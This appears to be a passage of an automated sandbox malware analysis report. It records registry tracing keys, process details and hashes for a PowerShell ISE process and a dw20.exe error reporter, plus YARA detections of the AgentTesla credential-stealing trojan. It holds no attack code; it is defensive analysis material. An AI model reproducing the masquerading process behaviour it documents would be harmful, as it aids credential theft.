HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc_RASAPI32	EnableConsoleTracing	dword	0	success or wait	1	6BF6AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc_RASAPI32	FileTracingMask	dword	-65536	success or wait	1	6BF6AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc_RASAPI32	ConsoleTracingMask	dword	-65536	success or wait	1	6BF6AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc_RASAPI32	MaxFileSize	dword	1048576	success or wait	1	6BF6AD76	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\jhghyftvgyjhjhgjhjhggfresewdxrcnvfhgfhggfrtreaebvcnbnc_RASAPI32	FileDirectory	expand unicode	%windir%\tracing	success or wait	1	6BF6AD76	unknown

Analysis Process: powershell_ise.exe PID: **304**, Parent PID: **2912**

General

Target ID:	6
Start time:	11:42:05
Start date:	05/08/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell_ise.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe
Imagebase:	0x960000
File size:	204800 bytes
MD5 hash:	B3CC5F3514BF58EE55153795CF183754
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000000.1005349570.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000000.1005349570.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000006.00000000.1005349570.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7443A4FC	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7443A4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7443D6F0	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	74474496	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	74474496	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell_ise.exe	unknown	4096	success or wait	1	74474496	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell_ise.exe	unknown	512	success or wait	1	74474496	unknown

Analysis Process: dw20.exe PID: **676**, Parent PID: **304**

General

Target ID:	7
Start time:	11:42:07
Start date:	05/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\dw20.exe
Wow64 process (32bit):	true
Commandline:	dw20.exe -x -s 536
Imagebase:	0x10000000
File size:	33936 bytes
MD5 hash:	FBA78261A16C65FA44145613E3669E6E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly